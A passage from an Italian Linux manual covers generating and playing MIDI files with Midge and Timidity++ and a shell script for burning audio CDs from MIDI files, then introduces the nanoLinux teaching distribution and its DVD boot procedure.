L'esecuzione di un file MIDI all'interno di un elaboratore richiede la disponibilità di un programma in grado di interpretarlo correttamente, per comandare un generatore di suoni. Questo generatore può essere un'apparecchiatura esterna specializzata, collegata alla scheda audio attraverso una porta speciale; può essere un sintetizzatore incorporato nella scheda audio; infine può essere un programma che genera un file audio pronto da mandare alla scheda. All'interno di questo capitolo viene presa in considerazione solo l'ultima di queste possibilità, con il programma Timidity++, che attraverso una serie di file di modelli di suoni (*patch*), è in grado di creare al volo un file in formato WAV-RIFF da mandare immediatamente alla sistema di riproduzione audio.

771.2 Midge

Midge [1] è un programma scritto in Perl, che si avvale del modulo MIDI-Perl, [2] in grado di generare file MIDI a partire da file sorgenti scritti secondo un proprio linguaggio, ma capace anche di trasformare un file MIDI in un sorgente facile da modificare.

Probabilmente, la funzionalità più importante di Midge sta proprio nella sua capacità di trasformare un file MIDI in qualcosa che può essere gestito come file di testo puro e semplice; diversamente, la scrittura di un sorgente Midge potrebbe essere anche troppo complessa.

$ **midi2mg -o bwv777.mg bwv777.midi** [*Invio*]

L'esempio mostra l'uso dello script '**midi2mg**' per ottenere un file sorgente a partire da un file MIDI. In questo caso si genera il sorgente '`bwv777.mg`', a partire dal file MIDI '`bwv777.midi`'. Il contenuto di questo sorgente ottenuto potrebbe essere simile all'estratto seguente:

```
# Converted from bwv777.midi
# by /usr/bin/midi2mg on Sun Jan  5 20:10:21 2003

@head {
        $title "Track 0"
}
@body {
        @channel 1 "harpsichord" {
                $attack 127
                $decay 64
                $tempo 40
                $patch 7
                $time_sig 3/9
                $key e
                /l16/r /l8/e6 d+ d c+ b5 a g+ f+ /l32/g+ a /l16/g+
                /l32/b a /l16/b /l32/g+ f+ /l16/g+ /l32/e d+
```

```
                …
                f+ /l16/g+ /l32/b a /l16/b /l32/g+ f+ /l16/g+
                /l32/b a /l16/b /l32/e6 d+ /l16/e b5 g+ e
        }
        @channel 2 "harpsichord" {
                $attack 127
                $decay 64
                $tempo 40
                $patch 7
                $time_sig 3/9
                $key e
                /l8/e4 f+ g+ a b c+5 d+ /l16/e d+ c+ b4 /l8/e5
                e4 /l3:16/r /l8/e d+ d c+ b3 a g+ f+ /l32/g+
                …
                /l32/d+ c+ /l16/d+ /l32/g+ f+ /l8/g+ a b e /l16/r
                e5 b4 g+ e b g+ e b3 g+ /l4/e /l8/e4
        }
}
```

In questo modo, si intuisce la sintassi generale del formato usato da Midge: un'intestazione definita con la sezione '**@head{}**', seguita da un corpo, definito dalla sezione '**@body{}**', che contiene la descrizione dei canali, contenuti nei blocchi '**@channel{}**'.

È bene precisare che ogni blocco '**@channel{}**' descrive in realtà una traccia, abbinata però al canale indicato per numero. In pratica, dal momento che lo strumento è lo stesso nei due canali, si potrebbero usare due tracce dello stesso canale, in questo modo:

```
@body {
        @channel 1 "harpsichord" {
                …
                …
        }
        @channel 1 "harpsichord" {
                …
                …
        }
}
```

La notazione simbolica delle note richiama il nome usato nella lingua inglese, tuttavia si rimanda alla documentazione originale per l'interpretazione corretta di questa parte del formato usato da Midge (pagina di manuale *midge(1)*).

```
                /l16/r /l8/e6 d+ d c+ b5 a g+ f+ /l32/g+ a /l16/g+
                /l32/b a /l16/b /l32/g+ f+ /l16/g+ /l32/e d+
```

Se si intende usare Midge per ritoccare dei file MIDI già disponibili, sono molto importanti alcuni parametri che vengono fissati con direttive simili all'assegnamento di variabili:

$***parametro valore_attribuito***

Per esempio, il parametro '**`$tempo`**' serve a definire la velocità di esecuzione, in quantità di battute per minuto. Nel caso dell'esempio mostrato, si può osservare che questa velocità (assieme anche al tempo vero e proprio, cioè la frazione che determina la lunghezza di ogni battuta) è stata definita all'interno delle direttive '**`@channel`**', mentre sarebbe più appropriata all'esterno, nella direttiva '**`@head`**', ammesso che non debba cambiare nel corso dell'esecuzione delle tracce. L'esempio seguente mostra qualche piccolo ritocco a quanto già visto sopra:

```
@head {
        $title "Johann Sebastian Bach (1685-1750) - BWV 777 - Invenzioni n. 6"
        $tempo 40
        $time_sig 3/9
}
@body {
        @channel 1 "harpsichord" {
                $attack 127
                $decay 64
                $patch 7
                $key e
                /l16/r /l8/e6 d+ d c+ b5 a g+ f+ /l32/g+ a /l16/g+
                /l32/b a /l16/b /l32/g+ f+ /l16/g+ /l32/e d+
                …
                f+ /l16/g+ /l32/b a /l16/b /l32/g+ f+ /l16/g+
                /l32/b a /l16/b /l32/e6 d+ /l16/e b5 g+ e
        }
        @channel 2 "harpsichord" {
                $attack 127
                $decay 64
                $patch 7
                $key e
                /l8/e4 f+ g+ a b c+5 d+ /l16/e d+ c+ b4 /l8/e5
                e4 /l3:16/r /l8/e d+ d c+ b3 a g+ f+ /l32/g+
                …
                /l32/d+ c+ /l16/d+ /l32/g+ f+ /l8/g+ a b e /l16/r
                e5 b4 g+ e b g+ e b3 g+ /l4/e /l8/e4
        }
}
```

La tabella 771.7 riassume alcuni parametri importanti di Midge, che possono servire per ritoccare un file MIDI già disponibile.

Tabella 771.7. Alcuni parametri nel sorgente di Midge.

Parametro	Descrizione
`$title` "*titolo_dell'esecuzione*"	Si utilizza nell'intestazione e attribuisce un titolo al file MIDI.
`$tempo` ***n***	Si utilizza nell'intestazione oppure nei blocchi delle tracce per indicare la quantità di battute per minuto.
`$time_sig` ***m*/*n***	Si utilizza nell'intestazione oppure nei blocchi delle tracce per indicare la frazione che esprime la lunghezza di una battuta (per esempio 3/4).
`$patch` {***n*** | ***nome***}	Si utilizza nei blocchi delle tracce per indicare il tipo di suono da utilizzare. Se si usa un nome occorre utilizzare quanto previsto espressamente da Midge (tabella 771.8).

Parametro	Descrizione
`$volume` ***n***	Si utilizza nei blocchi delle tracce per indicare il volume della traccia. Il valore assegnato va da 1 a 127 (lo zero non viene accettato).
`$reverb` ***n***	Si utilizza nei blocchi delle tracce per indicare la profondità del riverbero. Il valore assegnato va da 0 a 127.
`$chorus` ***n***	Si utilizza nei blocchi delle tracce per indicare un effetto simile al riverbero. Il valore assegnato va da 0 a 127.
`$pan` ***n***	Si utilizza nei blocchi delle tracce per indicare il bilanciamento stereofonico. Il valore assegnato va da 0 (completamente a sinistra) a 127 (completamente a destra).

Tabella 771.8. Classificazione dei suoni secondo Midge, per l'utilizzo nel parametro '**`$patch`**'.

Numero	Nome alternativo per Midge	Denominazione completa
1	piano_grand_ac	Acoustic Grand Piano
2	piano_br	Bright Acoustic Piano
3	piano_grand_el	Electric Grand Piano
4	piano_ht	Honky-Tonk Piano
5	piano_el_1	Electric Piano 1
6	piano_el_2	Electric Piano 2
7	harpsichord	Harpsichord
8	clavinet	Clavinet
9	celesta	Celesta
10	glockenspiel	Glockenspiel
11	music_box	Music Box
12	vibraphone	Vibraphone
13	marimba	Marimba
14	xylophone	Xylophone
15	tubular_bells	Tubular Bells
16	dulcimer	Dulcimer
17	organ_dbar	Drawbar Organ
18	organ_perc	Percussive Organ
19	organ_rock	Rock Organ
20	organ_church	Church Organ
21	organ_reed	Reed Organ
22	accordian	Accordian
23	harmonica	Harmonica
24	accordian_tango	Tango Accordian
25	guitar_nylon	Nylon String Guitar
26	guitar_steel	Steel String Guitar
27	guitar_jazz	Electric Jazz Guitar
28	guitar_clean	Electric Clean Guitar
29	guitar_muted	Electric Muted Guitar
30	guitar_od	Overdriven Guitar
31	guitar_dist	Distortion Guitar
32	guitar_harm	Guitar Harmonics
33	bass_ac	Acoustic Bass
34	bass_fg	Electric Bass(finger)
35	bass_pick	Electric Bass(pick)
36	bass_fless	Fretless Bass
37	bass_slap_1	Slap Bass 1
38	bass_slap_2	Slap Bass 2
39	bass_syn_1	Synth Bass 1

Numero	Nome alternativo per Midge	Denominazione completa
40	bass_syn_2	Synth Bass 2
41	violin	Violin
42	viola	Viola
43	cello	Cello
44	contrabass	Contrabass
45	str_trem	Tremolo Strings
46	str_pizz	Pizzicato Strings
47	str_orch	Orchestral Strings
48	timpani	Timpani
49	str_ens_1	String Ensemble 1
50	str_ens_2	String Ensemble 2
51	str_syn_1	SynthStrings 1
52	str_syn_2	SynthStrings 2
53	choir_aahs	Choir Aahs
54	voice_oohs	Voice Oohs
55	voice_syn	Synth Voice
56	orch_hit	Orchestra Hit
57	trumpet	Trumpet
58	trombone	Trombone
59	tuba	Tuba
60	trumpet_muted	Muted Trumpet
61	horn_fr	French Horn
62	brass	Brass Section
63	brass_syn_1	SynthBrass 1
64	brass_syn_2	SynthBrass 2
65	sax_sop	Soprano Sax
66	sax_alt	Alto Sax
67	sax_ten	Tenor Sax
68	sax_bar	Baritone Sax
69	oboe	Oboe
70	horn_en	English Horn
71	bassoon	Bassoon
72	clarinet	Clarinet
73	piccolo	Piccolo
74	flute	Flute
75	recorder	Recorder
76	flute_pan	Pan Flute
77	bottle	Blown Bottle
78	skakuhachi	Skakuhachi
79	whistle	Whistle
80	ocarina	Ocarina
81	lead_sq	Lead 1 (square)
82	lead_saw	Lead 2 (sawtooth)
83	lead_calliope	Lead 3 (calliope)
84	lead_chiff	Lead 4 (chiff)
85	lead_charang	Lead 5 (charang)
86	lead_voice	Lead 6 (voice)
87	lead_fifth	Lead 7 (fifths)
88	lead_basslead	Lead 8 (bass+lead)
89	pad_new_age	Pad 1 (new age)
90	pad_warm	Pad 2 (warm)
91	polysynth	Pad 3 (polysynth)
92	pad_choir	Pad 4 (choir)
93	pad_bowed	Pad 5 (bowed)
94	pad_metal	Pad 6 (metallic)

Numero	Nome alternativo per Midge	Denominazione completa
95	pad_halo	Pad 7 (halo)
96	pad_sweep	Pad 8 (sweep)
97	fx_rain	FX 1 (rain)
98	fx_strack	FX 2 (soundtrack)
99	fx_crystal	FX 3 (crystal)
100	fx_atmos	FX 4 (atmosphere)
101	fx_bright	FX 5 (brightness)
102	fx_goblin	FX 6 (goblins)
103	fx_echo	FX 7 (echoes)
104	fx_scifi	FX 8 (sci-fi)
105	sitar	Sitar
106	banjo	Banjo
107	shamisen	Shamisen
108	koto	Koto
109	kalimba	Kalimba
110	bagpipe	Bagpipe
111	fiddle	Fiddle
112	shanai	Shanai
113	bell_tinkle	Tinkle Bell
114	agogo	Agogo
115	drum_steel	Steel Drums
116	woodblock	Woodblock
117	drum_taiko	Taiko Drum
118	tom_melodic	Melodic Tom
119	drum_syn	Synth Drum
120	cymbal_rev	Reverse Cymbal
121	fx_fret	Guitar Fret Noise
122	fx_breath	Breath Noise
123	fx_sea	Seashore
124	fx_tweet	Bird Tweet
125	fx_phone	Telephone Ring
126	fx_copter	Helicopter
12f	x_applause	Applause
128	fx_gun	Gunshot

La compilazione di un sorgente Midge si ottiene semplicemente con lo script '**`midge`**':

```
$ midge bwv777.mg [Invio]
```

In questo caso si compila il sorgente '`bwv777.mg`', ottenendo il file MIDI '`bwv777.mid`'. Volendo specificare espressamente il nome del file MIDI da generare, si potrebbe usare l'opzione '**`-o`**':

```
$ midge -o JSBach-BWV777.midi bwv777.mg [Invio]
```

Come si può intuire, qui si intende ottenere il file MIDI '`JSBach-BWV777.midi`'.

771.3 Timidity++

Timidity++ [3] è un programma in grado di convertire il formato MIDI (e anche altri) in WAV-RIFF, utilizzando dei modelli di suoni (*patch*) memorizzati su file. In questo modo, attraverso Timidity++ è possibile riprodurre un file MIDI senza bisogno di un generatore di suoni esterno e senza bisogno di schede audio particolari.

Prima di mostrare il suo funzionamento è importante affrontare il problema dei modelli di suoni necessari alla conversione. I file in questione sono facili da reperire, ma può capitare che la propria distribuzione GNU non predisponga un pacchetto adeguato, oppure che questo non contenga dei modelli di suoni gradevoli. Infatti, dipende dai modelli la qualità della riproduzione di un file MIDI. Tanto per fare un esempio, se un'esecuzione prevede un clavicembalo, ma al posto di questo si sente un piano, si può percepire la melodia, ma non il suono che è stato previsto nel file MIDI; inoltre, il modello di uno strumento configurato male, potrebbe generare poi un suono «stonato», oppure a un volume sonoro non appropriato.

Generalmente, se disponibile, conviene installare la raccolta nota come Eawpatches, [4] dal momento che risulta contenere i modelli sonori migliori e configurati anche in modo accurato. Se si trova il pacchetto originale, lo si può installare dove si vuole nel file system; per esempio così:

cd /opt [*Invio*]

tar xzvf ~/eawpats12_full.tar.gz [*Invio*]

In questo modo, si ottiene l'inserimento dei file dei modelli sonori nella directory '`/opt/eawpats/`'. Successivamente occorre prendere il file di configurazione per Timidity++ e collocarlo nella posizione prevista da Timidity++ stesso. Supponendo che si tratti della directory '`/etc/`', si deve agire come mostrato di seguito:

cp /opt/eawpats/linuxconfig/timidity.cfg /etc/timidity.cfg [*Invio*]

Quindi è necessario modificare questo file ('`/etc/timidity.cfg`') in modo da raggiungere i modelli sonori appena installati. Dovrebbe essere così:

```
dir /opt/eawpats/
source gravis.cfg
source gsdrums.cfg
source gssfx.cfg
source xgmap2.cfg
```

Una volta installati questi file, si può passare a Timidity++, attraverso l'eseguibile '**`timidity`**':

```
timidity [opzioni] file...
```

Se non vengono indicate delle opzioni, i file vengono trasformati al volo e inviati al sistema di riproduzione audio.

Esistono molti modi per indicare i file da riprodurre. In particolare merita attenzione la possibilità di indicare lo standard input attraverso un trattino orizzontale ('**`-`**') e anche la possibilità di indicare un URI di tipo HTTP o FTP. Inoltre, se il file indicato corrisponde a un archivio compresso di un formato comune, nella maggior parte dei casi è in grado di eseguire i file contenuti al suo interno.

Tabella 771.10. Opzioni essenziali della riga di comando di '**timidity**'.

Opzione	Descrizione
`-i`***interfaccia*** [***opzioni***]	Definisce l'interfaccia visiva, ovvero il modo in cui si interagisce con Timidity++. Possono essere disponibili anche delle modalità di funzionamento grafiche, a seconda di come sono stati compilati i sorgenti.
`-id` [***opzioni***]	Si avvia in modo normale, non interattivo (è la modalità di funzionamento predefinita).
`-in` [***opzioni***]	Si avvia in modo interattivo, occupando tutto lo schermo (schermo a caratteri).
`-i`***interfaccia***`s`	Riordina i file prima di iniziare l'esecuzione.
`-i`***interfaccia***`r`	Esegue i file utilizzando una sequenza casuale.
`-O`***modalità***	Questa opzione determina il tipo di conversione che si intende ottenere.
`-Od`	Converte e invia al dispositivo per la riproduzione audio (è la modalità di funzionamento predefinita).
`-Ow`	Converte in formato WAV-RIFF. Si usa normalmente in abbinamento all'opzione '**-o**'.
`-o` ***file***	Invia il risultato della conversione al file indicato.

Come si vede, in condizioni normali si usa l'eseguibile '**timidity**' senza opzioni, o al massimo con '**-in**' (oppure selezionando un'altra interfaccia preferita).

771.4 Creazione di un CD audio a partire da file MIDI

Attraverso Timidity++ e Cdrdao è molto semplice realizzare un CD audio a partire da file MIDI: con Timidity++ si convertono i file MIDI in formato WAV-RIFF; con Cdrdao si incide il CD.

Il comando con cui si converte un file MIDI in formato WAV-RIFF, adatto per l'incisione di un CD è il seguente:

```
timidity -Ow -s 44100 file_midi -o file_wav
```

Una volta realizzati i file WAV-RIFF, occorre preparare il file TOC per Cdrdao; questo inizia con la riga seguente:

```
CD_DA
```

Successivamente, per ogni file WAV-RIFF devono essere inserite le righe seguenti:

```
// Track n_traccia
TRACK AUDIO
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
AUDIOFILE "file_wav" 0
```

Come si può intendere, il numero della traccia è un numero intero che inizia da uno e deve essere incrementato per le tracce successive. Dopo la preparazione del file TOC si può passare all'incisione del CD:

```
cdrdao write --overburn -v 2 --buffers 128 --speed 4 ↩
↪--device coordinate_scsi file_toc
```

Lo script successivo esegue tutte le operazioni in modo automatico, fornendo semplicemente i nomi dei file MIDI come argomenti nella riga di comando:

```
#!/bin/sh
##
## midi2cd MIDI_FILE...
##
#
# Modificare questa variabile per indicare le coordinate del
# masterizzatore.
#
DEV="0,0,0"
#
# Se si tratta di un masterizzatore ATAPI che non è riconosciuto
# da Cdrdao, conviene assegnare la stringa "--driver generic-mmc".
#
CD_DRIVER=""
#
# I file MIDI vengono forniti come argomenti della riga di comando.
#
MIDI_LIST="$@"
#
# Collocazione dei file temporanei.
#
TEMPORARY=`tempfile`
rm -f $TEMPORARY
mkdir $TEMPORARY
TOC="$TEMPORARY/TOC"
#
# Variabile usata per numerare sequenzialmente le tracce.
#
N="0"
#
# File correnti.
#
MIDI=""
WAV=""
```

```
#
# Inizia il file TOC di Cdrdao.
#
echo CD_DA > $TOC
#
# Si convertono i file MIDI.
#
for MIDI in $MIDI_LIST
do
    #
    # Incrementa N.
    #
    N=$(($N+1))
    #
    # Definisce il nome da dare al file WAV: usa il numero sequenziale
    # e gli aggiunge l'estensione.
    #
    WAV="$TEMPORARY/$N.wav"
    #
    # Converte il file MIDI.
    #
    timidity -Ow -s 44100 $MIDI -o $WAV
    #
    # Aggiunge le informazioni necessarie nel file TOC di Cdrdao.
    #
    echo // Track $N >> $TOC
    echo TRACK AUDIO >> $TOC
    echo NO PRE_EMPHASIS >> $TOC
    echo TWO_CHANNEL_AUDIO >> $TOC
    echo AUDIOFILE \"$WAV\" 0 >> $TOC
    #
done
#
# Incide il CD.
#
cdrdao write            \
    --overburn          \
    -v 2                \
    --buffers 128       \
    --speed 4           \
    --device $DEV       \
    $CD_DRIVER          \
    $TOC
```

Supponendo che lo script si chiami '**midi2cd**' e supponendo che abbia i permessi di esecuzione necessari, basta un comando come quello seguente per ottenere un CD dai file con estensione '.mid' collocati nella directory corrente:

midi2cd *.mid[*Invio*]

Eventualmente, con Cdrecord si può saltare la creazione del file TOC. Lo script potrebbe essere modificato come nell'estratto seguente, dove però sono stati tolti anche i commenti:

```
…
for MIDI in $MIDI_LIST
do
    N=$(($N+1))
    WAV="$TEMPORARY/$N.wav"
    timidity -Ow -s 44100 $MIDI -o $WAV
done
#
cdrecord -v             \
         -overburn      \
         speed=4        \
         $CD_DRIVER     \
         dev=$DEV       \
         -audio         \
         $TEMPORARY/*.wav
```

771.5 Riferimenti

- *The Jazz++ guide to MIDI sequencing*, 1998
  ⟨http://www.jazzware.com/zope/midiGuide ⟩
- Eric A. Welsh, *Eawpatches for Timidity*
  http://www.stardate.bc.ca/eawpatches/html/get_patches.htm (non più disponibile)
- *Timidity++*
  ⟨http://timidity.sourceforge.net ⟩

[1] **Midge** GNU GPL

[2] **MIDI-Perl** GNU GPL o Artistic

[3] **Timidity++** GNU GPL

[4] **Eawpatches** dominio pubblico, salvo alcuni file

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXXII

Usare nanoLinux

Appunti Linux

Appunti di informatica libera

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

nanoLinux: introduzione

nanoLinux[12] è un sistema GNU/Linux per architettura x86 ottenuto a partire da una distribuzione Debian, adattato per gli scopi dell'autore, legati prevalentemente alla didattica nella scuola media. In particolare, nanoLinux può funzionare sia in un file system in sola lettura (come quello di un DVD *live*), sia in un file system comune.

Chi desidera ricevere **gratuitamente** una copia dell'ultima edizione di nanoLinux in un DVD-ROM, può scrivere all'autore, specificando l'indirizzo postale a cui va spedito il materiale:

daniele giacomini
via Morganella EST, 21
31050 Ponzano Veneto (TV)
⟨*appunti2 (ad) gmail·com* ⟩

772.1 Caratteristiche generali

nanoLinux è facile da modificare e da riprodurre in forma di DVD: basta installarlo e avere a disposizione abbastanza spazio libero per i file temporanei. Infatti, nanoLinux utilizza il minor numero di artifici possibili. In generale, nella sua edizione «standard», nanoLinux è rivolto a elaboratori che hanno dai tre ai cinque anni di età; pertanto non è indicato per apparecchiature molto recenti.

Per quanto riguarda la gestione della rete, **nanoLinux non offre accorgimenti per facilitare il collegamento a Internet**, anche se possono esserci i programmi necessari per questo scopo. In generale, l'organizzazione di nanoLinux è rivolta a un contesto in cui l'accesso alla rete esterna avviene tramite un router già presente (e accessibile attraverso la rete locale).

Dal punto di vista della grafica, nanoLinux è privo di «effetti speciali»; in particolare non si usa nemmeno un gestore di sessione e non c'è una preferenza per Gnome o KDE, in quanto si usano indifferentemente programmi di entrambi gli ambienti. La gestione dell'audio è essenziale e di norma un solo programma per volta può disporre delle funzionalità audio.

nanoLinux offre potenzialmente dei servizi impegnativi anche quando viene avviato da un DVD, salvo qualche eccezione per motivi di sicurezza. Ciò comporta delle conseguenze, che consistono in un tempo di avvio più lungo di altri sistemi autoavviabili e in un utilizzo più intenso del lettore DVD.

772.2 Insieme dei pacchetti applicativi disponibili

L'edizione standard attuale di nanoLinux, ha un insieme di programmi applicativi scelti secondo criteri di funzionalità, cercando di evitare ridondanze. Nella scelta dei programmi sono considerati la snellezza, la capacità di funzionare correttamente con la maggior parte delle lingue gestibili e la possibilità di utilizzo simultaneo in più stazioni che condividono gli stessi dati personali dell'utente.

A titolo di esempio, si preferisce il programma MLTerm per le sue doti multilinguistiche; così si preferisce Iceweasel per la sua semplicità.

In generale, si preferisce la «pratica» rispetto alla «teoria». Ovvero, anche se sarebbe preferibile un certo programma x, può darsi che in pratica quel programma manifesti qualche

inconveniente nelle condizioni di uso a cui è destinato nanoLinux; pertanto si opta per un programma ***y***, che magari è meno efficiente o più pesante, ma che almeno sembra dare, in pratica, maggiori garanzie di affidabilità.

772.3 File system compresso

Nelle edizioni attuali di nanoLinux, a eccezione di alcuni file, il file system del DVD contiene dati compressi. Quando si predispone un nuovo DVD di nanoLinux è possibile scegliere il grado di compressione, ma pur facendo questo, alcuni file sono comunque esclusi da tale processo di riduzione, perché devono rimanere al loro stato originale. Si tratta principalmente del contenuto della directory '`isolinux/`' e dei file di accompagnamento che devono risultare sempre leggibili in tutte le condizioni di utilizzo.

Per ottenere la compressione dei dati si usano le estensioni Zisofs, specifiche dei sistemi GNU/Linux (nel capitolo 172 viene descritto il funzionamento di questo sistema di compressione). In pratica, questo tipo di compressione si applica al file singolo, così che la struttura di file e directory risulta visibile anche se si accede al disco senza usare le estensioni necessarie.

772.4 Espulsione del disco

Quando nanoLinux viene utilizzato direttamente da DVD, al termine del suo funzionamento non espelle automaticamente il disco, come fanno altri sistemi *live*. Tuttavia, si osservi che l'avvio di nanoLinux va specificato espressamente, quindi, se in quella fase ci si limita a premere il tasto [*Invio*], si ottiene l'avvio del sistema operativo residente nel primo disco fisso.

Figura 772.1. Quando il DVD di nanoLinux si trova nel lettore all'avvio dell'elaboratore, appare una schermata simile a questa. Se ci si limita a premere [*Invio*], viene avviato il sistema operativo che si trova nel primo disco fisso.

```
n a n o L i n u x

...
...
...
...
...
boot: [Invio]
```

772.5 Aggiornamento

nanoLinux non dispone di una procedura di aggiornamento vera e propria, ma solo di un sistema di «riallineamento», che è però utile solo a delle persone esperte. In pratica, per semplificare, è come se si facesse una nuova installazione, con la differenza che viene preservata una parte del contenuto della directory '`/etc/`'.

772.6 Sistema di emergenza

In varie situazioni è previsto l'uso di un disco RAM iniziale per l'avvio di nanoLinux. Questo disco RAM include un proprio sistema minimo che generalmente mostra un menù di funzioni, per lo più rivolte alla selezione dell'unità da usare per l'avvio. Ma nel menù è prevista anche la voce '**`rescue`**', con la quale si ottiene un sistema minimo di emergenza, da usare per la manutenzione. Questo sistema minimo consente anche l'accesso a directory condivise in rete attraverso il protocollo NFS ed eventualmente è in grado di configurarsi automaticamente se è disponibile un servizio DHCP.

772.7 Installazione: normale o in sola lettura

In generale, l'installazione di nanoLinux avviene in una partizione di un disco fisso, tale da consentire un utilizzo «normale», mentre il funzionamento da un DVD è differente, in quanto, in tal caso il file system è in sola lettura. Tuttavia, è possibile installare nanoLinux in modo che funzioni come se operasse in sola lettura, anche se in pratica l'unità di memorizzazione consente la scrittura come in un disco fisso normale.

Quando nanoLinux viene installato «normalmente», si comporta in un certo modo; quando viene installato riproducendo la stessa struttura del contenuto di un DVD, utilizza il file system principale in sola lettura e si comporta come se fosse stato avviato da un DVD *live*. A titolo di esempio, è possibile sfruttare questa caratteristica di funzionamento, in sola lettura, per avviare nanoLinux utilizzando un file system principale condiviso attraverso la rete, oppure per l'installazione in una memoria solida (di solito si tratta di unità USB), per cui la frequenza eccessiva di operazioni di scrittura potrebbe portare alla sua distruzione.

772.8 Funzionalità eliminate

Nel corso delle edizioni di nanoLinux sono state disponibili delle funzionalità che attualmente non sono più incluse, perché la loro manutenzione è risultata troppo complessa o perché sono risultate controproducenti.

nanoLinux include SQLite che si è dimostrato utile nella didattica delle basi di dati e molto semplice da gestire, benché non sia indicato per la gestione di grandi quantità di dati. Per questa ragione, sia PostgreSQL, sia MySQL, non fanno più parte della distribuzione, soprattutto per le difficoltà derivanti dal loro funzionamento in un file system in sola lettura e per i problemi dovuti alla gestione uniforme delle utenze.

Originariamente era possibile salvare la configurazione di un sistema avviato da un file system in sola lettura, in modo che al riavvio successivo questa configurazione fosse ripristinata automaticamente. Dal momento che si creano troppe complicazioni nella scansione automatica alla ricerca di tale configurazione, questo meccanismo non è più disponibile. Pertanto, si può contare solo sulla configurazione predefinita ed eventualmente sulla configurazione che deriva da un servente DHCP, NFS, NIS, allestito opportunamente nella rete locale, come descritto nel capitolo 785.

Non è più disponibile LTSP 4, in quanto al suo posto è possibile predisporre un sistema nanoLinux in sola lettura, avviabile da elaboratori remoti senza disco fisso. A differenza di LTSP 4, l'avvio di nanoLinux da un file system di rete corrisponde all'utilizzo di un sistema «locale», praticamente sulla stessa linea di LTSP 5.

Il kernel non dispone più di funzionalità legate a hardware molto vecchio e nel prossimo futuro saranno escluse tutte le componenti che richiedono un bus ISA.

772.9 Riferimenti

- *nanoLinux*

  ⟨http://na.mirror.garr.it/mirrors/appuntilinux/home/home.htm ⟩

[1] **nanoLinux** GNU GPL; i singoli applicativi sono sottoposti eventualmente a proprie condizioni specifiche

[2] I primi lavori con il nome nanoLinux sono del 1997 e, originariamente, l'aggettivo «nano» poteva avere a che fare con l'intenzione di realizzare un sistema operativo minimo. Attualmente il nome è da intendere come qualcosa che non deve essere troppo sofisticato. Si osservi che il sito *NanoLinux* raggiungibile all'indirizzo ⟨http://www.nanolinux.com ⟩ non ha nulla a che vedere con questi lavori.

nanoLinux: inizio

La maggior parte delle funzioni predisposte all'interno di nanoLinux sono gestite con l'aiuto di uno script, denominato '**nanorc**' (*nanoLinux run commands*), che, se usato senza argomenti, offre un menù con le funzioni principali.[1]

Lo script '**nanorc**' si trova nella directory '/etc/script/', assieme ad altri script di contorno, realizzati sempre per nanoLinux.

773.1 Preparazione in forma di DVD

nanoLinux potrebbe essere distribuito direttamente in forma di DVD, oppure attraverso file che contengono l'immagine del disco da riprodurre. Il file contenente l'immagine del DVD da realizzare viene distribuito normalmente in forma compressa e va estratto prima di riprodurre il DVD. Il file-immagine potrebbe avere un nome simile al modello seguente:

```
nLinux-edizione.iso9660.gz
```

Per riportare il file allo stato originale, disponendo di un sistema operativo Unix, si procede semplicemente come nell'esempio seguente:

gunzip nLinux-*edizione*.iso9660.gz [*Invio*]

In tal caso si ottiene il file 'nLinux-***edizione***.iso9660', pronto per il DVD (nel capitolo 170 è trattato il problema della masterizzazione di CD e DVD).

Quando finalmente si dispone del DVD di nanoLinux, occorre comunque ricordare di controllare la configurazione del firmware (il BIOS), dove si deve vedere che la prima unità a essere presa in considerazione per l'avvio del sistema è il lettore DVD.

Figura 773.1. Ecco come potrebbe apparire la configurazione del firmware per fare in modo che si avvii prima il CD/DVD, rispetto al sistema contenuto nel disco fisso.

```
Boot drive sequence:
    1st. ----------------------------- [CD-ROM]
    2nd. ----------------------------- [Floppy disk]
    3rd. ----------------------------- [Hard Disk]
```

Figura 773.2. In un firmware più vecchio, la voce per indicare la sequenza di avvio potrebbe essere unica. In questo caso, la lettera «A» rappresenta il dischetto, mentre la lettera «C» rappresenta il disco fisso.

```
Boot sequence:          [CD-ROM,A,C]
```

773.2 Avvio e arresto del sistema da DVD

Quando si avvia nanoLinux da un DVD, si possono presentare due tipi di schermate, in base al sistema di avvio utilizzato. Generalmente dovrebbe trattarsi di una cosa simile a quella seguente:

```
n a n o L i n u x

nanoLinux, as an adaptation of a GNU/Linux distribution is Copyright (C)
2002-2008 Daniele Giacomini <appunti2@gmail.com>, and is distributed under the
GNU General Public License:

      This work is free software without any warranty; you can
      redistribute it and/or modify it under the terms of the GNU General
      Public License as published by the Free Software Foundation; either
      version 3 of the License, or (at your option) any later version. See
      /usr/share/common-licenses/GPL-3 for details.

The software packages included might have different conditions (see files
"/usr/share/doc/*/copyright" for details). The software included is generally
free, or at least free of charge, but some activities like selling or exporting
out of some countries might be restricted.
===============================================================================
Please select a name like: auto, oauto, rescue, orescue, mod, mem. To boot the
root file system from the corresponding device file, please select a name like:
hdb, hdc, hdd, hda1, hda2,... You may choose a BIOS device with a name like
"80" or "81", which selects the boot sector inside the first or second ATA hard
disk. You may also press [F1], [F2],... to get help, or just press [Enter] to
boot the usual hard disk.
```

In tal caso, il sistema di avvio di nanoLinux prevede di indicare una sigla che rappresenta l'operazione da compiere, ma in generale conviene iniziare con '**auto**' per richiedere un riconoscimento automatico delle unità presenti e, soprattutto, di quella che contiene il disco di nanoLinux:

boot: **auto** [*Invio*]

Selezionando la sigla '**auto**', dopo il caricamento del disco RAM iniziale, si ottiene un menù con l'elenco delle unità utilizzabili per l'avvio. Nell'elenco viene evidenziato cosa contiene effettivamente il file system di nanoLinux e cosa invece non ha alcuna somiglianza con tale sistema.[2]

